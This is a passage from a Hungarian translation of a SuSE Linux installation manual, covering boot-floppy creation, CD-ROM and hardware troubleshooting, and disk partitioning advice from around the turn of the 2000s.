Szintén ezen a lemezlenyomaton vannak a "betöltők (loader)", a *Syslinux* és a *linuxrc* program. A *Syslinux* lehetővé teszi, hogy kiválasszunk egy kernelt az indítási eljáráshoz, és megadjunkparamétereket hardverünk számára, ha szükséges.



A *linuxrc* program támogatja a kernelmodulok betöltését (speciálisan) a hardverünkhöz, és azután elindítja a telepítést.





Általában a mellékelt SuSE boot disk használható indításra. Csak ha a különleges hardvereket nem támogatja az indító lemezen lévő modularizált kernel, vagy ha letöltünk egy lemezlenyomatot az Internetről, például az <ftp://ftp.suse.com> címről, ekkor kell létrehoznunk saját indító lemezt, amint azt itt leírtuk.

Indítólemez készítése a *Setup*-pal

Lépésről lépésre

Így hozunk létre egy indító lemezt:

1. Indítsuk el a *setup*-ot közvetlenül az első CD-ről.
2. Válasszuk a `'floppy'`-t és nyomjunk -t, majd válasszuk a `'Boot'`-ot és újra .

3. Ki kell választanunk egy megfelelő kernelt, hogy az támogassa pl. a SCSI adapterünket, ha van ilyenünk. A *setup* megmutatja a kernelleírások lényeges részét. Ha további információra van szükségünk, megnézhetjük a `\disks\readme.dos` alatt. Ne felejtsük el kernelünk nevét, később szükségünk lesz rá. Most nyomjunk -t.
4. Készen vagyunk egy indító lemez létrehozására. Tegyük be egy formattált DOS lemezt a 3.5-Zoll-os meghajtóba, és válasszuk ki a lemezt, amit létre akarunk hozni.
 - Csak az indító lemez szükséges (A 'Root' nem kell többé a SuSE Linux-nak). Vigyük a kurzort a 'Boot'-ra és nyomjunk -t.
 - A *setup* megkér, hogy erősítsük meg a lemez behelyezését. Nyomjunk -t, és a lemez írása elkezdődik.
 - Amikor végeztünk, nyomjunk -t.
 - Válasszuk a 'Done'-t hogy kilépjünk ebből a képernyőből és a *setup*-ból.

Indítólemez készítése a *rawrite*-tal

Alternatívaként esetleg használni akarjuk (a talán lassabb) *rawrite.exe* DOS programot (első CD `\dosutils\rawrite` könyvtár), hogy megírjuk a lemezt a boot promptnál.

A szabványos lemezlenyomatot az első CD `/disks` könyvtára tartalmazza; olvassuk el a *README* fájlt. A *bootdisk* vagy a *scsi01* lenyomat a szokásos választás a szabványlemezhez.

Az összes kernel a `/suse/images` könyvtárban található, kiterjesztés nélkül.

Ha szükségünk van a szabványos lemezre, ami a SuSE Linux-szal jön, akkor az alábbiak szerint kell eljárunk; feltételezve, hogy a CD könyvtárában vagyunk:

```
Q:> dosutils\rawrite\rawrite disks\eide01
```

A dolgok egy kicsit bonyolultabbak, ha például egy speciális EIDE chipsethez való kernelre van szükségünk; SCSI típusú kernel; ebben az esetben először a szabvány lenyomatot (*bootdisk*) kell a lemezre másolnunk, és azután felülírni a tényleges kernelt (*linux*) a speciális EIDE kernellel (például az *eide.ikr-rl*):

```
Q:> dosutils\rawrite\rawrite disks\bootdisk
Q:> copy suse\images\eide.ikr a:\linux
```

2.7.4 Indító lemez készítése UNIX alatt

Előírások

Szükségünk van egy Unix/Linux rendszerhez, amin elérhető a CD-ROM meghajtó, valamint egy formattált mágneslemezre.

Így hozzuk létre az indítólemezt:

1. Ha formattálnunk kell egy lemezt:


```
meggyfa: # fdformat /dev/fd0u1440
```

2. Csatloljuk be (mount) az első CD-t pl. a /cdrom alá):

```
meggyfa: # mount -t iso9660 /dev/cdrom /cdrom
```

3. Váltunk a CD disks könyvtárba:

```
meggyfa: # cd /cdrom/disks
```

4. Hozzuk létre az indító lemezt az alábbi paranccsal :

```
meggyfa: # dd if=/cdrom/disks/bootdisk of=/dev/fd0 bs=8k
```

A disks/README fájlban olvashatunk arról, hogy milyen tulajdonságai vannak az egyes kerneleknek; ezek a fájlok a **more**-ral vagy a **less**-sel olvashatók (a **less**-ről lásd a 19.7.3 fejezetben (500. oldal)).

5. Ha egy másik kernelre van szükségünk, az alábbiak szerint folytassuk:

```
meggyfa: # dd if=/cdrom/disks/scsi01 of=/dev/fd0 bs=8k
```


```
meggyfa: # mount -t msdos /dev/fd0 /mnt
```

```
meggyfa: # cp /cdrom/suse/images/eide.ikr /mnt/linux
```

```
meggyfa: # umount /mnt
```

2.7.5 Támogatja a Linux a CD-ROM-unkat?

A Linux mostmár majdnem minden CD-ROM meghajtót támogat.

- Az  **ATAPI** meghajtók használata (ezeket a meghajtókat csatlakoztatják az EIDE vezérlőhöz) egyáltalán nem jelenthet problémát.
- A SCSI CD-ROM meghajtók használata, csak annyiban érdekes, hogy a Linux támogatja-e a SCSI vezérlőket (a támogatott SCSI vezérlők listája a Függelékben található). Ha a SCSI vezérlőket nem támogatja, és oda egy merevlemez csatlakoztattunk, akkor különben is problémánk lesz.
- Sok speciális CD-ROM meghajtót támogat a Linux (lásd a függelék). Itt merülhet fel a legvalószínűbb probléma. Ha a meghajtónk itt nincs megemlítve, megpróbálhatunk választani egy hasonló típust.
- Időközben a párhuzamos portra csatlakozó CD-ROM meghajtók nagyon népszerűek lettek. Sajnálatos módon erre nincs szabvány, ami váratlan problémákhoz vezethet. A SuSE Linux sok alfa meghajtót tartalmaz néhány eszközhöz. Ha egyik sem működik, DOS-on keresztül kell telepítenünk. Tartsuk szem előtt, hogy néhány eszközt ezek közül, csak DOS alatti beállításuk után tudunk elérni. Így esetleg egy kikapcsolás nélküli, újraindításra (warm reboot) lehet szükségünk.

2.8 Problémák leírása

Fordította: Váradi István

2.8.1 Fájlokat nem lehet mozgatni

A system vagy hidden attribútumú fájlokat nem tudja elmozdítani a töredezettségmentesítő program. Ha meg akarjuk tudni, hogy mely fájlok okozhatnak problémákat, írjuk be:

```
attrib *.* /s > <listfile>
```

A <listfile> fájlban láthatunk egy teljes listát a merevlemezünkről. Azonosíthatjuk azokat a fájlokat, melyek problémákat okoznak, és megváltoztathatjuk azokat:

attrib -S -H <fájlnev>

Óvatosan folytassuk, ne töröljük le az írásvédett fájlokat, állandó (permanent) swap fájlokat, vagy más rendszerspecifikus fájlokat. Töredezettségmentesítés után vissza kell állítanunk a megváltoztatott attribútumokat.

Windows alatt használhatjuk a "Fájlkezelőt (Filemanager)" vagy az "Explorer"-t erre a célra.



Ha ez nem működik, rá kell szólni magunkat, és át kell particionálni merevlemezünket. Ez annyit jelent, hogy el kell mentenünk összes fontos fájlunkat, hogy vissza tudjuk majd állítani azokat, amikor befejeztük merevlemezünk töredezettségmentesítését. Alternatíva lehet az, hogy veszünk egy újabb merevlemez. Mivel az árak rohamosan csökkennek, ez talán nem is olyan rossz ötlet...

2.8.2 Nincs magyar billentyűzet DOS módban

A `config.sys` fájlba írjuk be az alábbi két sort:

```
device=C:\WINDOWS\COMMAND\display.sys con=(ega,,1)
Country=036,852,C:\WINDOWS\COMMAND\country.sys
```

DOS módban adjuk ki a következő parancsokat:

```
lh mode con cp prep=((852) C:\WINDOWS\COMMAND\ega.cpi)
lh mode con cp select=852
lh keyb hu,,C:\WINDOWS\COMMAND\keybrd2.sys
```

vagy egyszerűen adjuk hozzá a fenti három sort az `autoexec.bat` fájlhoz. Ha máshol van a Windowsunk, akkor aszerint igazítsuk ki az útvonalat (path).


2.8.3 Nincs CD-ROM meghajtó Windows 95/98 DOS ablakban

MS-DOS módban csak azok a meghajtók állnak rendelkezésünkre, amiket a `config.sys` és az `autoexec.bat` betöltött. Értelemszerűen nem tettük a CD-ROM meghajtónkat ezekbe a fájlokba, mivel a Windows 95/98 saját meghajtóval rendelkezik. A CD-ROM meghajtó DOS ablakban történő használatához készítenünk kell egy shortcut-ot az MS-DOS parancssorhoz. Ezután a jobb egérgombbal nyissuk ki ennek a shortcut-nak a tulajdonságok (properties) menüjét és a 'Program' fül alatt kattintsunk a 'Haladó (Advanced)' gombra. Itt kell megadnunk a CD-ROM meghajtónkat, hogy az működjön egy DOS ablakban.

2.8.4 A CD megsérült

Ez a lehetőség rendkívül ritka, de nem zárható ki teljesen. Ebben az esetben fel kell vennünk a kapcsolatot a hardver értékesítőjével.

2.8.5 Az ATAPI CD-ROM olvasás közben lefagy

Ha az  ATAPI CD-ROM-unkat nem ismeri fel, vagy lefagy, miközben olvas, ezt leggyakrabban a helytelenül telepített hardver okozza. Minden eszközt az EIDE vezérlőre, megfelelő sorrendben kell csatlakoztatnunk. Az első eszköz a master, az első vezérlőn; a második eszköz a slave, az első vezérlőn. A harmadik eszköznek, masternek kell lennie a második vezérlőn, és így tovább.

Gyakran előfordul az, hogy csak egy CD-ROM van az első eszközön kívül. A CD-ROM meghajtót ilyenkor gyakran csatlakoztatjuk mint mastert a második vezérlőhöz (második IDE vezérlő). Ez helytelen, és a Linux esetleg nem tud mit kezdeni ezzel a "kieséssel". Megpróbálhatjuk kijavítani ezt a megfelelő kernelparaméter átadásával (`hdc=cdrom`) (lásd a 14.3.2 fejezetben (385. oldal)).

Néha egy eszköz egyszerűen "rosszul van beállítva (mis-jumpered)". Ez azt jelenti, hogy beállítva (jumpered) slave-ként van, de masterként van csatlakoztatva, vagy fordítva. Kétség esetén ellenőrizzük le hardverünk beállítását, és javítsuk ki, ahol szükséges.

Van még egy sorozat hibás EIDE chipset, legtöbbje már azonosítva van; erre van egy speciális kernel, ami kezeli az ilyen eseteket. (ld. a `/disks/README`-t a telepítési CD-ROM-on; a szükséges kernelparaméterek részletes leírása a 14.3.2 fejezetben (385. oldal) és a 13 fejezetben (375. oldal) található.



Ha az indítás nem megy egyből, akkor próbáljuk meg az alábbi kernelparamétereket. Az indítási promptnál (**boot:**) adjuk meg:


boot: `linux <paraméterek>` (lásd lejjebb)

Megjegyzés: Ne felejtjük el beírni a kernel nevét (`linux`) a tényleges paraméterek elé!

hd<x>=cdrom – `<x>` jelentése a, b, c, d stb. és az alábbiak szerint kell értelmeznünk:

- a – Master az első IDE vezérlőn
- b – Slave az első IDE vezérlőn
- c – Master a második IDE vezérlőn
- ...

Egy példa a `<paraméterre>`: `hdb=cdrom`

Ezzel a paraméterrel meghatározhatjuk a CD-ROM meghajtót a kernelnek, abban az esetben, ha nem találja azt magától meg, és ha egy  ATAPI CD-ROM meghajtónk van.

ide<x>=noautotune – `<x>` jelentése 0, 1, 2, 3 stb. és az alábbiak szerint kell értelmeznünk:

- 0 – 1. IDE vezérlő
- 1 – 2. IDE vezérlő
- ...

Egy példa a <paraméterre>: ide0=noautotune

Ez a paraméter gyakran használható az (E)IDE merevlemez-meghajtókhoz.

További kernelparaméterek találhatók a 14.3.2 fejezetben (385. oldal); itt kell megnéznünk, amennyiben problémánk van a SCSI rendszerekkel vagy a hálózati kártyák csatlakoztatásával.



2.8.6 Problémák a párhuzamos portos CD-ROM meghajtókkal

Minden elérhető meghajtót kilistáz a *Linuxrc* telepítéskor. Rendszerint nincsenek különlegességek.

Sajnos, van még sok meghajtó (pl. a *Freecom*), amit nem támogat a Linux. Lehet hogy nem tudjuk használni azokat, bár kézikönyvük szerint a típusuk azonosított. A gyártó nyilvánvalóan megváltoztatta a belső részt, anélkül hogy ezt nyilvánosságra hozta volna...

Néhány eszközt inicializálni kell egy DOS meghajtóval, hogy elérhető legyen Linux alatt:

1. Indítsuk el a DOS-t és töltsük be a CD-ROM meghajtót.
2. Tegyük be egy Linux indító lemezt.
3. Kikapcsolás nélkül indítsuk újra (warm reboot) a gépet.

Ha a meghajtónk nincs támogatva, egy DOS partícióról kell telepítenünk, amint azt korábban említettük (lásd a 2.4 fejezetben (48. oldal)).

A párhuzamos portok programozásának jelenlegi információit nézzük meg a: <http://www.torque.net/linux-pp.html> címen.

2.8.7 Problémák "speciális" CD-ROM meghajtókkal

Több különböző meghajtóprogram is rendelkezésre áll a Mitsumi meghajtókhoz! Ezek a speciális Mitsumi meghajtók, amelyek különösen felelősek a "régi" meghajtókért, amiknek saját vezérlőjük van (pl. LU-005 vagy FX-001). Az újabb meghajtók esetén (mint az FX-400) az 'ATAPI EIDE' tételelt kell választanunk.

Ugyanez vonatkozik a Sony és Aztech típusú meghajtókra is.

A Mitsumi MCDX meghajtó különbözik a "normál" Mitsumi meghajtóktól, abban az értelemben, hogy képes olvasni a Multisession CD-ket is. Így a telepítésnél érdektelen, hogy a kettő közül melyik meghajtót használjuk. Elhatároztuk azonban, hogy kimondottan ez a meghajtó benne legyen, mivel lehet olyan eset, ahol az egyik meghajtó esetleg működik, de a másik nem.

2.8.8 Az IBM Thinkpad "elalszik" telepítés közben

Indítás alatt, a rendszer különböző helyeken elhal (aborts) :- (. Erre nincs elérhető általános megoldás. Néhány régebbi verzióhoz alternatíva lehet, a telepítés DOS-on keresztül a *setup.exe* segítségével, a Linux betöltése pedig a *loadlin* (lásd a 2.5 fejezetben (52. oldal)) segítségével történjen. Itt van néhány ötlet, amit eddig összegyűjtöttünk. Visszajelzéseket szívesen veszünk:

- Kapcsoljunk ki mindent, ami lehetővé teszi az áramtakarékos (power safe) módot. Kulcsok: "suspend mode", "power management", "sleep features".
- Ha DOS-ról indítunk, töltsük be a CD-ROM meghajtót a `config.sys` állományunkba a `/S` opcióval. A `<drive>` és `<path>` helyére meg kell adnunk a rendszerünknek megfelelő értékeket.

```
DEVICE = <drive>:\<path>\IBMTPCD.SYS /S
```

- Tartózkodjunk a floppymeghajtó elérésétől telepítés alatt.

2.8.9 A Loadlinnek nincs elég memória a kernel betöltéséhez

Nincs elég szabad memória a 640 kB alatt. Próbáljunk meg eltávolítani meghajtókat a startup-fájlunkból, vagy soroljuk át azokat a felső memóriába (high memory).

Ha tömörített (compressed) meghajtót használunk Windows 95/98 alatt, és a meghajtók átsorolása a felső memóriába nem működik, ki kell tömörítenünk ezeket a meghajtókat (drives).

2.8.10 A Loadlin nem indul

Ha problémába ütközünk a *loadlin* használata során, a **loadlin**-t az alábbi opciókkal kell indítanunk: `-v`, `-t` vagy `-d`.

Legjobb a hibakereső (debug) információt egy fájlba írni, pl. a `debug.out` fájlba:

```
C:\> loadlin -d debug.out <egyéb paraméterek>
```

Elküldhetjük ezt a fájlt a SuSE support-nak. Az `<egyéb paraméterek>` helyére a rendszerspecifikus értékeinket kell megadni (lásd a [4.9.1](#) fejezetben (143. oldal))

2.8.11 A DOS védett (protected) módban fut

A *loadlin* csak akkor tudja elindítani a kernelt, ha a gép nem protected módban fut, vagy ha egy VCPI szerver is fut. Ha Windows 95/98 alatt dolgozunk, át kell váltanunk MS-DOS módba.

- Vagy menjünk a 'Start' gombon át a 'Leállítás (Shut down)', 'Gép újraindítása MSDOS módban (Restart computer in MS-DOS mode)' pontra, vagy
- készítsünk egy linket az MS-DOS parancssorhoz, és változtassuk meg tulajdonságait (properties) eszerint: A 'Program' menüben válasszuk ki az 'Advanced' -et és jelöljük meg egy "X"-szel az 'MS-DOS mode' -ot. Ha most újraindítjuk MS-DOS ablakunkat, az MS-DOS módban fog elindulni.

2.8.12 A CD-ROM meghajtók betűjele

Ha létrehozunk egy újabb partíciót a *fips* segítségével, az egy DOS partíció lesz. Ennek következtében minden meghajtó eggyel előbbre kerül, így a CD-ROM-unk már nem D : , hanem E : jelű lesz.

Azután, hogy a partíció típusát Linuxra változtattuk a *YaST*-tal, ez visszaváltozik; a CD-ROM meghajtónk most ismét D : jelű lesz.

Ha nem vagyunk képesek a CD-ROM-unkat megnyitni a *Windows Explorer*-rel vagy a *Sajátgéppel (My Computer)* Windows 95/98 alatt, ez azt jelenti, hogy még mindig az 'E : ' -t próbálja elérni (a fenti példa alapján). Ekkor az Intéző (system management) eszközt kell használnunk a Vezérlőpultban (Control Panel), hogy megváltoztassuk a CD-ROM-unk betűjelét 'D : ' -re.

2.8.13 Általános hardverproblémák

Az alábbi tünetekből akár több is előfordulhat:

- Időzítési problémák, amikor a CD-ROM-ot akarjuk elérni, lefagyás (halt), hosszú késlekedés (long delays), buszhibák (bus errors), szegmentációs hiba (segmentation faults).
- kernelfordítás (vagy más programok fordítása (compilation)) megszakad (aborts) signal 11 vagy signal 7 hibával.
- Helytelen fájl tartalom.
- Memória-elérési hiba.
- Grafikák helytelen megjelenítése.
- CRC-hibák a mágneslemez-meghajtó elérésénél.
- Indítás alatt összeomlás vagy lefagyás.
- Hiba egy fájlrendszer létrehozásánál (*mke2fs* hibákat jelez).
- Hiba a swapterület beállításánál.
- Egyéb "furcsa" rendszerviselkedés a hardver elérésekor.

Háttérinformáció

A furcsa jelenségek legtöbbször valószínűleg hibás vagy rosszul beállított hardvertől ered. Ezek okozója, hogy sok alaplap (motherboards) nyilvánvalóan időzítési (timing) problémával küzd. Ezek az időzítési problémák láthatóvá válnak a buszhibákon (CPU-memória-PCI-ISA) keresztül. Még ha a rendszer stabil is DOS vagy Windows alatt, ez nem mond semmit a hardver stabilitásáról és annak beállításáról. A hardver működni tud egy lassú, CPU szegmentált memória -eléréssel 16 bites real módban (DOS, Windows alatt). Amint a memóriát lineáris módban érjük el 32 bites rohammal, a hiba előjöhethet.

További okozója lehet egy rosszul hűtött CPU, vagy túl lassú vagy hibás (hőérzékeny) RAM modul (SIMMS). A másodsztintú cache-ben lévő hibák (ellentmondás (inconsistency, hőproblémák) szintén előidézhetik a fent említett hatásokat.

Az ok meglehetősen világos, a hiba a hardvertől van, és nem a Linuxtól.

A Linux jobb hardverstabilitást követel, mint más operációs rendszerek. Egyrészt ez jobb teljesítményt biztosít, másrészt ez egyes rendszereken a fent

említett problémákhoz vezethet. Más operációs rendszerekkel ellentétben a Linux feltételezi, hogy a hardver stabilan működik. Ha nem ez a helyzet, a Linux megáll a működésben. Egy operációs rendszer, ami tovább fut hibás vagy potenciálisan hibás hardverrel, súlyos biztonsági veszélyt jelenthet.

Lásd a <http://www.bitwizard.nl/sig11> oldalt.

Mit lehet tenni?

Több paramétert és feltételt meg lehet változtatni, hogy elkülönítsük a hibás alkatrészt vagy egységet.

- Kapcsoljuk ki a belső és/vagy külső Cache-t a BIOS beállítás (setup) használatánál (CMOS).
- Csökkentsük a buszórajelet (VLB esetén maximum 40MHz! PCI busz esetén a specifikáció szerint, maximum 66 MHz a külső processzor órához): használjuk a BIOS beállítást vagy a jumpereket az alaplapon.
- Növeljük a várakozási (waitstates) számokat, amikor a CPU eléri a memóriát vagy a cache-t: használjuk a BIOS beállítást.
- Ellenőrizzük, vajon a '15-16M Memória Lyuk (15-16M Memory Hole)' opció aktív-e a BIOS beállításban: ha így van, inaktíváljuk azt! A Linux nem számít ilyen "lyukakra"!
- Az (Advanced) Chipset Setup alatt, ha elérhető, állítsuk RAS'-ra 'CAS before RAS': használjuk a BIOS beállítást.
- Teszteljük le a memóriamodulokat:
 - mindig problémákat jelenthet a különböző típusú modulok együttes használata!
 - Amikor egy PCI-buszt 66 MHz-es DRAM modullal használunk, 60ns-ot (vagy kevesebbet) (nem túlhajtani (no overtiming)) kell meghatározni.
 - Ellenőrizzük a SIMM vagy DIMM csatlakozók érintkezőit, pontosan kell illeszkedniük, és nem szabad sem lazának, sem elferdültnek lenniük. Távolítsuk el a modulokat az alaplapból, és tegyük vissza azokat (közben ellenőrizzük, hogy az érintkezők nem korrodáltak-e!)
 - Cseréljük meg a modulok sorrendjét a memóriabankokban.
- Ellenőrizzük, hogy a CPU-ventillátor működik-e, és vajon valóban pontosan illeszkedik a CPU-ra (ha szükséges, használjunk hőátadó pasztát).
- Kapcsoljuk ki a Power Management-et (APM). Ez már több alkalommal hiba forrása volt, különösen a 2940-nel ütközve (conjunction): használjuk a BIOS beállítást.
- Néhány Pentium utánszat (clones) problémákat okoz, ha a kernel vagy a fordító (compiler) *Pentiumra van optimalizálva*, de K6-ot vagy egy Cyrix 6x86-ot használunk helyette. Ilyen rendszereken optimalizálnunk kell a kernelt és a programokat maximum 486-osra. Esetleg még szükséges lehet visszavenni az optimalizációt 386-ra is. Használjuk kell a SuSE szabványkernelt (lásd még a 3.6.2 fejezetben (105. oldal)).
- Ellenőrizzünk le minden általános BIOS beállítást. Ha szükséges, vegyük vissza a (meglehetősen konzervatív) 'BIOS defaults'-ra.

- Ha egy hibás (buggy) PC-BIOS-unk van, az *egyetlen* megoldás a BIOS frissítése. Kérdezzük meg a helyi kereskedőnket vagy az alaplap gyártóját.
- A tápegységünk (power supply) nem ad elegendő áramot, vagy a feszültség ingadozik: próbáljunk meg kikapcsolni néhány fogyasztót.
- Ne használjuk a "Busmaster-DMA", másnéven "UDMA"-t vagy az "Ultra-DMA"-t. Győződjünk meg róla, hogy az EIDE kábel rövid és jó minőségű.

2.9 Partícionálás kezdőknek

Fordította: Váradi István

A Linux és a fájlrendszere teljesen új nekünk? Valószínűleg ilyen kérdéseket teszünk fel magunknak: Mekkora helyet kellene kijelölnünk a Linux számára? Mi az a minimum, ami kell? Mi a legjobb a szükségleteinknek? Hogyan kellene felosztanunk a rendelkezésre álló helyet?

Partíciótípusok egy PC-n

Minden merevlemez tartalmaz egy partíciós táblát, ami összesen négy bejegyzésnek biztosít helyet. Egy bejegyzés lehet elsődleges (primary) vagy kiterjesztett (extended) partíció. Viszont csak *egy* kiterjesztett partíciót lehet kijelölni.

Az elsődleges partíciók a cilinderek egybefüggő területei, amiket (általában) egy operációs rendszernek jelölünk ki. Kizárólag elsődleges partíciók használatával összesen csak négy partíciót tudunk létrehozni. Több nem fér bele a partíciós táblába.

Egy kiterjesztett partíció maga is cilinderek egybefüggő területe, de egy kiterjesztett partíciót feloszthatunk több *logikai partícióra*, amiknek viszont nem kell külön bejegyzés a partíciós táblában. A kiterjesztett partíció (többé-kevésbé) tároló a logikai partíciókhoz.

Ha több, mint négy partícióra van szükségünk, készítenünk kell egy kiterjesztett partíciót, amiben logikai partíciókat jelölhetünk ki. Ezek maximális száma SCSI rendszer esetén 15, (E)IDE rendszer esetén pedig 63.

A Linuxot nem érdekli, hogy milyen partícióra telepítjük. Lehet elsődleges vagy logikai partícióra is.

Ideje dönteni

Kezdjük a minimum SuSE Linux telepítéssel: 180 MB. Ez csak akkor működik, ha a gépünket egyszerű célokra akarjuk használni, pl. csak szöveges konzolon fogunk dolgozni (ekkor nincs X Window rendszer). Ha bele akarunk nézni az X-be, és elindítani egypár alkalmazást, szükségünk lesz 500 MB-ra. Mindkét esetben a swap mérete is benne van.

Mi a kívánatos méret a telepítésre? Kb. 1 GB. A mai több 10GB-os méretű merevlemezvilágban meglehetősen szerény követelmény ez. Felső határ viszont nincs.

Mi a legjobb a szükségleteinknek? Ez attól függ, mit akarunk csinálni:

- X alatti munka, alkalmazások használata, mint pl. az **Applicxware** és a **Netscape**. 1,2 GB helyigény.
- Saját alkalmazások készítéséhez X alatt, szintén 1,2 GB-ra van szükségünk.
- A fenti két tételhez: 2 GB.
- Saját X kiszolgálók fordításához (compile), saját CD-k írásához a fent említett tételekkel együtt: 4 GB.
- Egy Internet/FTP kiszolgáló felállításához: 700 MB a minimum.



A mostanra megvalósított hatalmas linux-fájlrendszerhez, nagyon *jó* ötlet, különösen kezdőknek, hogy kövessék a YaST által javasolt stratégiát: készítsünk egy kis partíciót a merevlemez elején a `/boot`-nak (legalább 2 MB, nagyobb meghajtók esetén 1 cylinder), egy partíciót a swapnek (64-128 MB), és az összes többi maradjon a `/` részére.

Ha partícionálni akarunk valamit, de szinte olyan kicsire, amennyire csak lehetséges, akkor az alábbi egyszerű szabály érvényes:

Hogy kellene felosztanunk a merevlemezt? Ezt az egyszerű kérdést nem könnyű megválaszolni. Alkalmazzuk az alábbi útmutatást:

- 500 MB-ig: swappartíció és egy root (`/`)
- Közelítőleg 500 MB-tól 2 GB-ig: kis indító bootpartíció a kernelnek és a *LILLO*-nak a merevlemez *leleleje*n (`/boot`, nagyjából 5-10 MB vagy 1 cylinder), egy swappartíció és a maradék a rootpartíciónak `/`.
- Több, mint 2 GB: boot (`/boot`), swap, root (250 MB), home (`/home` megközelítőleg 100 MB felhasználóként) és a maradék az alkalmazásoknak (`/usr`); lehetőleg egy további partíció az `/opt` részére (lásd a [70](#) fejezetben) és a `/var`-nak.



Ha a Linuxot közvetlen a merevlemezről tervezzük indítani, szükségünk van egy boot partícióra, ami egy Linux partíció az "1024. cylinder limit" alatt (erről többet olvashatunk a [22](#) fejezetben ([123.](#) oldal). Ez a korlátozás nem zavar bennünket, ha a Linuxot DOS/Windows alól a *loadlin*-nel indítjuk. Rendszerint (már a SuSE Linux 6.0 óta), a boot partíció (`/boot`) ugyanaz lesz, mint a root partíció.

Szem előtt kell tartanunk, hogy néhány program (ezek többnyire kereskedelmi programok) adatait a `/opt` alá telepíti; ha több ilyet telepítünk, akkor vagy létesítünk egy külön partíciót az `/opt`-nak⁶, vagy növeljük meg a rootpartíció méretét. Különösen bevonva ebbe azokat a programcsomagokat vagy demóprogramokat, amiket a [2.1](#) táblázat sorol fel – ezek kiszámítását már a méretnövekedés figyelembevételével tettük meg (a táblázatban megemlítettünk olyan programokat is, amelyek *nincsenek* benne a SuSE Linuxban).

Mindenesetre vagy biztosítsunk a `/opt`-nak saját partíciót, vagy a rootpartíciónk legyen elég nagy. Néhány példa látható a [2.1](#) táblázatban.

⁶ Egyes rendszerekben a `/opt` egy symlink, ami a `/usr`-re mutat, így nincs különösebb gond a fentiekkel :-)).

<i>KDE</i>	170 MB
<i>GNOME</i>	100 MB
<i>htdig</i>	5 MB
<i>Fortify</i>	2 MB
<i>docho</i> st a <i>htdig</i> -gel teljesszöveges keresés	200 MB
<i>Wabi</i>	10 MB
<i>Netscape</i>	35 MB
<i>Arcad</i>	350 MB
Applixware	400 MB
<i>Eagle</i>	18 MB
<i>Staroffice</i>	150 MB
<i>Cyberscheduler Software</i>	30 MB
<i>Cygnus Source-Navigator</i>	20 MB
<i>SNiFF+</i>	45 MB
<i>Insure++</i>	45 MB
<i>pep</i>	18 MB
<i>Oracle 8</i>	400 MB
<i>Sybase – Adaptive Server Enterprise</i>	170 MB
<i>virtuoso – OpenLink Virtuoso Lite Edition</i>	55 MB

2.1 táblázat: Csomagok a /opt könyvtárban

2.10 Partícionálás haladóknak

Az előzőekben (a 2.9 fejezetben (69. oldal) és a 2.11.1 fejezetben (76. oldal)) részleteket adtunk rendszerünk különböző módon történő partícionálásáról. Ez a rész még részletesebb információt ad arról, hogy miként alakítsunk ki egy rendszert, hogy az a legjobban megfeleljen szükségleteinknek. Ez itt főleg azokat érdekli, akik optimalizált rendszert akarnak, ami a biztonságot és a teljesítményt is szem előtt tartja – és akik felkészültek a rendszer teljes újratelepítésére, ha az szükséges.

Nagyon lényeges, hogy a UNIX fájlrendszer működéséről széleskörű ismeretekkel rendelkezünk. Ismerősnek kell lennünk az alábbi témákban [csatolási pont \(mount point\)](#), fizikai, kiterjesztett és logikai partíciók.

Meg kell említenünk, hogy *nincs* arany szabály mindenre, de sok szabály van egyes szituációkra. Nem kell izgulnunk, ebben a részben konkrét számokat fogunk találni, hogy segítsen minket.

Először is, össze kell gyűjtenünk az alábbi információkat:

- Mire kell a gép (fájlkiszolgáló, tudományos számítás (compute) kiszolgálója, egyedülálló gép)?
- Hány ember fog dolgozni a gépen (egyidőben való bejelentkezések száma)?
- Hány merevlemez van telepítve? Milyen nagyok azok és milyen típusúak (EIDE, SCSI vagy éppen RAID vezérlősek)?

2.10.1 A swappartíció mérete

Elég gyakran fogjuk olvasni:

A "☞*swap* legalább akkora kell, hogy legyen, mint a fizikai RAM mérete". Ez azokból az időkből maradt ránk, amikor a 8 MB-ot még sok RAM-nak tekintettek (☞*memória*).

Azok az alkalmazások, amelyeknek meglehetősen sok memória kell, eltolták ezt az értéket felfelé. Általában 64 MB virtuális memória elegendő kell, hogy legyen. Ne legyünk fukarak. Ha egy kernelt fordítunk X alatt, és bele akarunk nézni a kézikönyvbe a Netscape-et használva, sőt még egy *emacs* is fut, már el is használtuk mind a 64 MB-ot.

A biztonság kedvéért legyen legalább 96 MB virtuális memóriánk. Egy dolog, amit soha nem szabad megtennünk, az, hogy nem jelölünk ki swap területet egyáltalán! Még egy olyan gépen is, amiben 256 MB RAM van, még azon is kell swappartíció⁷. Ennek okát a 2.10.3 fejezetben (75. oldal) kifejtjük.

Tervezzük egy kiterjedt szimuláció futtatását, és szükségünk van gigabájtnyi memóriára? Kétség esetén, hogy vajon a Linux megfelel-e szükségleteinknek, olvassuk el a 2.10.2 fejezetet (pl.: kalkulációs (compute) kiszolgáló).

2.10.2 Számítógép egyedülálló gépként

Általában egy linuxgépet önálló számítógépként használnak. Annak érdekében, hogy könnyebb legyen döntenünk, néhány konkrét szám adatot adunk, amit használhatunk otthon vagy a cégünkönél is. A 2.2 táblázatban egy áttekintés látható a különböző linux-rendszerek lemezméret-előírásairól.

Telepítés	Lemezhely-szükséglet
minimum	180 MB-tól 400 MB-ig
kicsi	400 MB-tól 800 MB-ig
közepes	800 MB-tól 4 GB-ig
nagy	4 GB-tól 8 GB-ig

2.2 táblázat: Példák különböző telepítések lemezhely-igényeire

Példa: nyomtatókiszolgáló/útválasztó (router)

Példa: Egyedülálló gép (kicsi)

Van egy 500 MB-os félretett merevlemezünk a Linuxra: használjunk 100 MB-ot a root-nak /, egy 64 MB-os swappartíciót és a többi a /usr-nek.

⁷ A fordító megjegyzése: Nekem 256 MB RAM van a gépben, a régi időkből az 5 GB-os HDD-men 64 MB swap mint elsődleges (hogy kicsi és gyors legyen), a 15 Gigásomon meg - van hely dögivel alapon - vésztartaléknak 127 MB. El is tud fogyni, ha fut a wine, vmware, SO 5.2 és Netscape egyszerre :-).

Példa: Egyedülálló gép (átlagos)

